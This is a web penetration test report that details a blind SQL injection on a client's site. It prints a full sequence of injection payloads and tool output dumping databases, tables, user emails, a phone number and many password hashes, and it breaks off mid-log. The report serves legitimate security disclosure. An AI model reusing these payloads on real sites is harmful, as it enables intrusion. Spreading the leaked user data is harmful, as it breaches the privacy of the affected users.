WEB PENETEST REPORT

Submitted to: Client

Performed by
ZEROX INNOVATION PVT. LTD

1. TABLE OF CONTENTS

2. DOCUMENT MANAGEMENT

2.1: DOCUMENT CONTROL

The following table provides **introductory information about this current report** which was made after performing penetration testing of the [redacted] **website and mobile apps** :

Document Type	Web App Penetration Testing Report
Client Name	[redacted]
Tested By	ZEROX INNOVATION PVT LTD https://www.zeroxinn.com/
Target	https://www.[redacted]/
Duration	10x Days
Completion Date	18th May 2022
Classification	Confidential
Version	1.0

2.2: DISCLAIMER

The report contains **confidential information** related to the **security vulnerabilities and misconfigurations** observed in the tested assets. Accessing this report to unauthorized personnel may allow them to compromise the organization's assets, data, or network.

3. INTRODUCTION

3.1: OVERVIEW

This report presents the **results of penetration testing** activity conducted on the [redacted] **website.** The assessment took 5x days to complete. Testing was mainly based on enumeration, misconfigurations assessment, and manual identification of vulnerabilities. Further exploitation of vulnerabilities was performed to demonstrate the validity of vulnerabilities and generate proof of concepts.

3.2: SCOPE OF WORK

The following assets were tested under the scope of this current engagement:

- https://www.[redacted]/

3.3: REPORT STRUCTURE

This current executive summary report has been arranged in the following sections:

S/N	Report Sections	Description
1.	Document Management	This report section describes details, i.e., report version, completion timeline, report type, etc.
2.	Introduction	This section of the report provides an overview of penetration testing activity.
3.	Executive Summary	This section of the report provides an overall security profile, conclusion, and recommendations.
4.	Vulnerability Summary	This section of the report provides a summary of vulnerabilities discovered during penetration testing activity.
5.	Detailed Results and Recommendations	This section of the report provides details of vulnerabilities discovered during penetration testing activity. (web)
6.	Web Pentest Methodology	This section of the report provides the detailed process of web penetration testing.
7.	Severity Definitions	This section of the report describes severity levels along with their impacts.

4. EXECUTIVE SUMMARY

4.1: SUMMARY OF BUSINESS RISKS

It was observed that the tested website is affected by highly critical security vulnerabilities. The significant vulnerabilities observed on the tested website are SQL injection and cross-site scripting. The website's current status is such that it is possible to get complete control over the database and extract usernames, passwords, email addresses, package information, authentication tokens, OTPs, etc. Then with the obtained credentials, it is possible to log in with every user available on the tested website. Further, after login, the hacker can do any operation possible with a legitimate user.

Moreover, with SQLI, it is possible to get OS-level access to the server using remote code execution. Few samples of the information mentioned above have been collected for evidence. While analyzing the collected data, it was observed that the database was corrupted with malicious entries in various tables. It seems that different hackers have already compromised the website database. With the identified stored XSS vulnerability, it is possible to compromise other application users and achieve a complete account takeover of every application user.

DO NOT CONSIDER RUNNING ANY BUSINESS ON THE CURRENT STATE OF THE WEBSITE

RUNNING A BUSINESS WILL BE NOTHING EXCEPT A DISASTER

PAUSE ANY BUSINESS ACTIVITY IF ONGOING

CONSIDER ALL WEBSITE-SENSITIVE DATA AS LEAKED

CONSIDER THE WEBSITE HAS BEEN HACKED AND DO IMMEDIATE ACTION TO STOP THE HACK

Multiple security issues ranging from Low to Critical severity levels have been identified on the tested website. The assessment team has mentioned **remediation measures** specific to every vulnerability, which will guide the application developers, network administrators, and security teams in patching, fixing, or updating the affected assets.

Industry-reputed state-of-the-art tools and manual vulnerability assessment techniques have been used for penetration testing activity. Then further **manual validation** techniques have been adopted for the removal of false positives.

4.2: HIGH-LEVEL RECOMMENDATIONS

Actionable recommendations along with priority have been listed below:

- First, it is suggested to make the website offline and try to fix all the security issues mentioned in this report. Start with the fixation on SQLI and XSS vulnerabilities.


- It is suggested that compromise assessment must be performed on all application components, i.e., code, web server, database, and operating system. The reason is that during testing, it was visible that the database was fully compromised, and it was filled up with malicious inputs.
- It is suggested to conduct a SAST (static application security testing) on the source code of the call.net website. All the vulnerabilities in a software product are only identified using a black box, white box pentest, and source code analysis (SAST).
- The project was accepted with less than 20 hours of time investment. But more than 200 hours have been invested in the in-scope assets. The reason is that numerous vulnerabilities were constantly identified during the testing process. With 20 hours, it was impossible to identify and report all the vulnerabilities. Hence, many hours have been invested to give a quality product to our client and gain client confidence for future engagements. But it is suggested to conduct a few more rounds of pentest on the in-scope assets to identify all existing vulnerabilities.

5. VULNERABILITY SUMMARY

5.1: BROAD OVERVIEW OF VULNERABILITIES

The summary of security vulnerabilities discovered during penetration testing activity has been presented below:

Critical	High	Medium	Low	Total
2	4	9	6	21



5.2: VULNERABILITIES SUMMARY

This section of the report provides a quick overview of vulnerabilities observed during penetration testing activity.

Severity	Vulnerabilities Description
Critical	BOOLEAN-BASED SQL INJECTION
Critical	STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY
High	OUT-OF-DATE VERSION (APACHE)
High	OUT-OF-DATE VERSION (PHP)
High	OUT-OF-DATE VERSION (MYSQL)
High	DB USER WITH ROOT PRIVILEGES
Medium	WEBSITE ACCESSIBLE ON IP ADDRESS
Medium	WEBSITE ACCESSIBLE ON MULTIPLE PORTS
Medium	COOKIE NOT MARKED AS SECURE
Medium	COOKIE NOT MARKED AS HTTP-ONLY

Medium	SSL MISCONFIGURATIONS
Medium	DIRECTORY LISTINGS
Medium	MISSING X-FRAME-OPTIONS HEADER
Medium	HSTS NOT ENABLED
Medium	CROSS-SITE REQUEST FORGERY IN LOGIN FORM
Low	TECHNICAL INFORMATION DISCLOSURE
Low	OUT-OF-DATE VERSION (JQUERY)
Low	OUT-OF-DATE VERSION (JQUERY UI DIALOG)
Low	AUTOCOMPLETE IS ENABLED
Low	CSP NOT IMPLEMENTED
Low	OPTIONS METHOD ENABLED

Refer to **Sections 6** of this report to explain identified security vulnerabilities, possible impacts, and recommendations.

6. DETAILED RESULTS & RECOMMENDATIONS


6.1: BOOLEAN-BASED SQL INJECTION (UNAUTHENTICATED/AUTHENTICATED)

Risk Rating	Critical
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	A Boolean-Based SQL Injection was observed in the tested website. In SQLI vulnerabilities, data input by a user is interpreted as a SQL command rather than as normal data by the backend database. It must be noted that pentest engagements are usually time-bound activities; hence sampling techniques are generally adopted. In this time-bound engagement, a few vulnerable parameters/injection points have been identified in the tested website. It was felt from the testing of the website that maximum user parameters dealing with the database may be affected by SQLI vulnerabilities. Moreover, the vulnerable parameters/injection points are available on the tested website with and without authentication. The unauthenticated SQL injection is hazardous as no credentials are required to access the database and do further exploitation. Plenty of time has been spent validating the identified SQLI vulnerability using manual techniques and automated tools. The SQLI vulnerability has been validated using both methods.
Implications	This is an extremely common vulnerability, and its successful exploitation can have critical implications. Further SQLI vulnerability was exploited to gain access to the database, and attempts have been performed to access the server OS. The following information has been collected as evidence. • The database version was identified • The database user was identified • The current application database was identified named “Kamailio” • All application databases were identified • Application usernames and passwords have been identified • Garbage/compromised data has been identified in the database
Recommendation	The best way to protect your code against SQL injections is by using parameterized queries (prepared statements). Almost all modern languages

	provide built-in libraries for this purpose. Do not create dynamic SQL queries or SQL queries with string concatenation.
Affected Assets	https://[redacted]/ajax-request
Evidence	

MANUAL VALIDATION OF VULNERABLE PARAMETER – continent_code


This section presents the steps taken for the manual validation of SQLI vulnerability. The vulnerable parameter identified was **"Continent_code".** The following figure shows a sample request without containing any SQLI payload.



The following figure shows that after injecting a vulnerable parameter with a single tick, the application threw a response with the " null " value. It seems that malicious input has triggered the execution of SQL command with invalid syntax at the code level.

Plain Payload: 264'


URL Encoded Payload: 264%27



The following figure shows that after injecting a vulnerable parameter with a valid SQLI payload, the application threw a proper response, indicating that malicious input has triggered the execution of a valid SQL command at the code level.

Plain Payload: 264' or 1=1 #


URL Encoded payload: 264%27%20or%201=1%20%23



The following figure shows that after injecting a vulnerable parameter with another valid SQLI payload, the application threw a proper response, indicating that malicious input has triggered the execution of a valid SQL command at the code level.

Plain payload: 264' or 1=0 #


URL Encoded Payload: 264%27%20or%201=0%20%23



The following figure shows that after injecting a vulnerable parameter with an SQLI payload that will make a valid SQLI query at the backend, the application threw a proper response, indicating that malicious input has triggered the execution of a valid SQL command at the code level. Due to one false condition in the operator (1=0), the overall SQL query will not produce any useful result, as seen in the following figure.

Plain Payload: 264' and 1=0 #


URL Encoded payload: 264%27%20and%201=0%20%23



Now a true condition will be created with the following SQLI payload, and it is seen that the application returns useful data.

Plain Payload: 264' and 1=1 #


URL Encoded Payload: 264%27%20and%201=1%20%23



It is possible to execute SQL commands via the vulnerable parameter at this stage. Now the famous step in SQL injection is to identify the number of columns using the “order by” command shown in the figures below. The column number was determined to be 1.


Plain Payload: 264' order by 1 #

URL Encoded Payload: 264%27%20order%20by%201%20%23



Plain Payload: 264' order by 2 #

URL Encoded Payload: 264%27%20order%20by%201%20%23



From the above experiment, it was identified that the number of columns is 1. Now trying to read information from the database using different techniques. Since the injection type is not error-based, these techniques extracted no data. The steps are as follows:

Plain Payload: 264' union select 1 #

URL Encoded Payload: 264%27%20union%20select%201%20%23


Plain Payload: 264' union select version() #

URL Encoded Payload: 264%27%20union%20select%20version()%20%23

Since the injection type is not error-based, a sleep command is used for the final validation of SQL injection. It was observed that the application sent a delayed response after injecting the sleep query in the vulnerable parameter, as shown in the figures below.

Plain Payload: 264' union select sleep(10) #

URL Encoded Payload: 264%27%20union%20select%20sleep(10)%20%23



After validating the identified SQLI vulnerability, sensitive information was extracted from the database. The steps are listed below.

IDENTIFYING DATABASES VERSION

```
sql-shell> select version();
[17:27:06] [INFO] fetching SQL SELECT statement query output: 'select version()'
[17:27:06] [INFO] retrieved: 5.7.20
select version(): '5.7.20'
sql-shell>
```

IDENTIFYING DATABASES USER

```
sql-shell> select user();
[17:28:44] [INFO] fetching SQL SELECT statement query output: 'select user()'
[17:28:44] [INFO] retrieved: root@10.0.1.108
select user(): 'root@10.0.1.108'
```

IDENTIFYING THE NAME OF THE CURRENT DATABASE

```
sql-shell> select database();
[17:33:02] [INFO] fetching SQL SELECT statement query output: 'select database()'
[17:33:02] [INFO] retrieved: kamailio
select database(): 'kamailio'
sql-shell>
```

IDENTIFYING THE NAMES OF ALL DATABASES

```
Parameter: continent_code (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: continent_code=264' AND 6094=6094 AND 'nwEV'='nwEV&req_url=continentcountries

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: continent_code=264' AND (SELECT 9823 FROM (SELECT(SLEEP(5)))pxQg) AND 'nKwY'='
---
[14:16:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: PHP 5.6.40, Apache 2.2.15
back-end DBMS: MySQL >= 5.0.12
[14:16:31] [INFO] fetching database names
[14:16:31] [INFO] fetching number of databases
[14:16:31] [WARNING] running in a single-thread mode. Please consider usage of option '--th
[14:16:31] [INFO] retrieved: 5
[14:16:40] [INFO] retrieved: information_schema
[14:19:04] [INFO] retrieved: kamailio
[14:20:11] [INFO] retrieved: mysql
[14:21:03] [INFO] retrieved: performance_schema
[14:23:39] [INFO] retrieved: sys
available databases [5]:
[*] information_schema
[*] kamailio
[*] mysql
[*] performance_schema
[*] sys
```

READING TABLES FROM THE DATABASE KAMAILIO

```
Database: kamailio
[62 tables]
+---------------------+
| domain              |
| version             |
| acc                 |
| address             |
| balancetransfer     |
| bkpcalldetails      |
| calldetails         |
| calldirection       |
| ccr_location        |
| cdrs                |
| config              |
| continent_countries |
| continents          |
| countrys            |
| createdvoucherinfo  |
| credit              |
| dbaliases           |
| dialog              |
| dialog_vars         |
| dialplan            |
| dispatcher          |
| email_subscribers   |
| faqs                |
| frnds               |
| gatewayrates        |
| gatewayratesbkp     |
| gatewayratespath    |
| htable              |
| incoming_call_users |
| iptables            |
| lcr_gw              |
| lcr_rule            |
| lcr_rule_target     |
| location            |
| logins              |
| logs                |
| missed_calls        |
| mohqcalls           |
| mohqueues           |
| num_cache           |
| numbers_purchased   |
| packagerates        |
| packageratesbkp     |
| packageratesc       |
| packages            |
| paymentgateways     |
| rates               |
| re_grp              |
| rtpproxy            |
| shadow_table        |
| silo                |
| subscriber          |
| tijian              |
| transaction_log     |
| trusted             |
| users               |
| usersubscriptions   |
| validrecharges      |
| vendorbundles       |
| vendorvouchers      |
| numbers_purchased   |
| packagerates        |
| packageratesbkp     |
| packageratesc       |
| packages            |
| paymentgateways     |
| rates               |
| re_grp              |
| rtpproxy            |
| shadow_table        |
| silo                |
| subscriber          |
| tijian              |
| transaction_log     |
| trusted             |
| users               |
| usersubscriptions   |
| validrecharges      |
| vendorbundles       |
| vendorvouchers      |
| verifysheet         |
| vouchers            |
+---------------------+
```

READING COLUMNS OF TABLE USERS OF DATABASE KAMAILIO

```
Database: kamailio
Table: users
[29 columns]
+-----------------------------+--------------+
| Column                      | Type         |
+-----------------------------+--------------+
| app_after_minutes           | int(11)      |
| authtoken                   | varchar(64)  |
| cli                         | varchar(64)  |
| creationdate                | datetime     |
| creatorname                 | varchar(32)  |
| creatortype                 | varchar(32)  |
| displayname                 | varchar(32)  |
| emailaddress                | varchar(100) |
| emailid                     | varchar(32)  |
| emailotp                    | varchar(100) |
| enabled                     | int(11)      |
| file_play                   | varchar(32)  |
| fixed_charge                | float        |
| fullname                    | varchar(100) |
| id                          | bigint(20)   |
| otp                         | int(12)      |
| password                    | varchar(128) |
| percentage                  | int(11)      |
| rateplan                    | varchar(64)  |
| shadow_pulse                | int(11)      |
| shadow_type                 | int(11)      |
| signup                      | int(11)      |
| status                      | varchar(16)  |
| surcharge_app_after_minutes | int(11)      |
| surcharge_Y                 | int(11)      |
| surcharge_Y                 | int(11)      |
| surcharge_Z                 | float        |
| type                        | varchar(32)  |
| username                    | varchar(32)  |
| wrongattempts               | int(11)      |
+-----------------------------+--------------+
```

READING DATA FROM THE USERS TABLE OF DATABASE KAMAILIO – EMAIL ADDRESS OF A USER

```
sql-shell> select emailaddress from users where username='+9[redacted]92';
[18:07:32] [INFO] fetching SQL SELECT statement query output: 'select ema
[18:07:32] [INFO] retrieved: 1
[18:07:53] [INFO] retrieved: a[redacted]830@gmail.com
select emailaddress from users where username='+91[redacted]92' [1]:
[*] az[redacted]830@gmail.com
```

READING DATA FROM THE USERS TABLE OF DATABASE KAMAILIO – PASSWORD OF A USER

```
sql-shell> select password from users where username='+9[redacted]2';
[18:10:43] [INFO] fetching SQL SELECT statement query output: 'select password from users where
[18:10:43] [WARNING] running in a single-thread mode. Please consider usage of option '--thread
[18:10:43] [INFO] retrieved: 1
[18:11:01] [INFO] retrieved: aa01355f94772a3c6c872d472f9ce5dc0876508a89edda1750e50c20f5ba17a2
select password from users where username='+9[redacted]' [1]:
[*] aa01355f94772a3c6c872d472f9ce5dc0876508a89edda1750e50c20f5ba17a2
```

READING DATA FROM THE USERS TABLE OF DATABASE KAMAILIO – USERNAME AND PASSWORD OF ALL USERS

```
[16:56:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: PHP 5.6.40, Apache 2.2.15
back-end DBMS: MySQL >= 5.0.12
[16:56:18] [INFO] fetching entries of column(s) 'password,
[16:56:18] [INFO] fetching number of column(s) 'password,u
[16:56:18] [INFO] retrieved: 504
[16:56:38] [INFO] retrieving the length of query output
[16:56:38] [INFO] retrieved: 0
multi-threading is considered unsafe in time-based data re
[16:57:01] [INFO] retrieving the length of query output
[16:57:01] [INFO] resumed: 0
[16:57:01] [WARNING] in case of continuous data retrieval
[16:57:01] [INFO] retrieving the length of query output
[16:57:01] [INFO] retrieved: 12
[16:57:33] [INFO] retrieved: +79069638687
[16:57:33] [INFO] retrieving the length of query output
[16:57:33] [INFO] retrieved: 0
[16:57:42] [INFO] retrieving the length of query output
[16:57:42] [INFO] resumed: 0
[16:57:42] [INFO] retrieving the length of query output
[16:57:42] [INFO] retrieved: 12
[16:58:14] [INFO] retrieved: +79069638687
[16:58:14] [INFO] retrieving the length of query output
[16:58:14] [INFO] retrieved: 0
[16:58:23] [INFO] retrieving the length of query output
[16:58:23] [INFO] resumed: 0
[16:58:23] [INFO] retrieving the length of query output
[16:58:23] [INFO] retrieved: 12
[16:58:35] [INFO] retrieved:
```

```
[23:18:27] [INFO] retrieved: 164935da200dd42a473fddd903618cf3481d9311c231cd36fcc91f90621c163c
[23:18:27] [INFO] retrieving the length of query output
[23:18:27] [INFO] retrieved: 12
[23:19:01] [INFO] retrieved: +3[redacted]9
[23:19:01] [INFO] retrieving the length of query output
[23:19:01] [INFO] retrieved: 64
[23:21:20] [INFO] retrieved: 1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
[23:21:20] [INFO] retrieving the length of query output
[23:21:20] [INFO] retrieved: 13
[23:21:57] [INFO] retrieved: +91[redacted]3
[23:21:57] [INFO] retrieving the length of query output
[23:21:57] [INFO] retrieved: 64
[23:23:39] [INFO] retrieved: 190b2fed1c8e2f4e05e0994d4bf739b2d50d14277893046a874635c8b4f8ebc0
[23:23:39] [INFO] retrieving the length of query output
[23:23:39] [INFO] retrieved: 13
[23:24:11] [INFO] retrieved: +91[redacted]20
[23:24:11] [INFO] retrieving the length of query output
[23:24:11] [INFO] retrieved: 64
[23:25:53] [INFO] retrieved: 196045663a06bd900a7385621d73cd98905fd142e8ad1855ba53fd1f73d3d8aa
[23:25:53] [INFO] retrieving the length of query output
[23:25:53] [INFO] retrieved: 13
[23:26:26] [INFO] retrieved: +9[redacted]29
[23:26:26] [INFO] retrieving the length of query output
[23:26:26] [INFO] retrieved: 64
[23:28:03] [INFO] retrieved: 19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
[23:28:03] [INFO] retrieving the length of query output
[23:28:03] [INFO] retrieved: 13
[23:28:37] [INFO] retrieved: +9[redacted]91
[23:28:37] [INFO] retrieving the length of query output
[23:28:37] [INFO] retrieved: 64
[23:30:06] [INFO] retrieved: 1b7f16a598902e1272ee4b5feac364a4d545f48140131a20f685bf5327e05c4b
[23:30:06] [INFO] retrieving the length of query output
```

```
> a
[18:31:24] [INFO] retrieved: 0c28911fc596f7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad
[18:42:17] [INFO] retrieved: acbed4f9e7f625d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168
[18:52:29] [INFO] retrieved: 260f757b0ee5e5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02
[19:02:25] [INFO] retrieved: c45fdc43ce36881ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070
[19:12:36] [INFO] retrieved: 94033dcec5479bc6bc0712abda32f165958a335c98cab19e73882e026afd466a
[19:23:38] [INFO] retrieved: cc859651206ec471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5
[19:33:52] [INFO] retrieved: d1a93979f9231fd4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4
[19:43:38] [INFO] retrieved: 90f3be79336d65b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0
[19:54:41] [INFO] retrieved: 0339b9d1098053699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56
[20:06:07] [INFO] retrieved: e4001d0394640a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55
[20:16:50] [INFO] retrieved: 9d2f920505fcdd2997ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d
[20:27:32] [INFO] retrieved: 9e353fc38e27632053471459602 5fc9a054deced54f9b88bb3806caf99495cbf
[20:38:21] [INFO] retrieved: f0d8ba02fc63482d79372012df114a10143714933dbc8bd9a343be3384483284
[20:49:07] [INFO] retrieved: cd278e57fba3dc4f295a5574cd934a40c0fe6b2429539d6657530049a65c09c1
[20:59:11] [INFO] retrieved: 990cc781cd7413de087771a856859cf47600b77f40e87dd09a95cff21d6df384
[21:10:15] [INFO] retrieved: 1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
[21:21:03] [INFO] retrieved:
[21:21:07] [INFO] retrieved: 0543d1d893b4c6f4fece3d3378195cfca1ab0d0544f0bfc3654a1f6a144a63d3
[21:31:51] [INFO] retrieved: e49e777f57d32403c151806723d364628aa1d79e81fc55dbc28306e53dd11017
[21:42:25] [INFO] retrieved: 6d52450729c715b449b7a48dd53851e61bd89ee88eea3543a1aa73c409ba7abe
[21:53:05] [INFO] retrieved: 3f28309201825ff9c486cd93f7ed599cf3f4a09a2b3164534e97ff393e341956
[22:03:55] [INFO] retrieved: 70f6f6faec2eed0fb8a605edf54ddb56d5f4369424f9b674d43aab5f95e12ac1
[22:14:09] [INFO] retrieved: 1db0ef19b6a6e3cc2ddeeb0b573cb2a5b4ff782ad14a757cc7c3e77b403a5186
[22:24:24] [INFO] retrieved: 8e3fa2e81704ed6cf3297c0d7d026c4ab4188a47ffb75b496fd7a7249474221f
[22:35:07] [INFO] retrieved: 2f85e6dee076fca96dafeba85ee1d65eb239b4f0114a11bfa14a7dce448da601
[22:44:56] [INFO] retrieved: f235673bbee3b19c8a68c155a007979d08d4beb1fa595c7903adb473eb5587fa
[22:54:26] [INFO] retrieved: 19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
[23:03:42] [INFO] retrieved: e1b3881402354194f26f7b45b97f0f6ab2acc653522f3243f8ee8295fc8388d1
[23:13:47] [INFO] retrieved: 2acb0382848bca93f4d35bd6f42a49bd7488538419b9a244ec1bd0e54faf056f
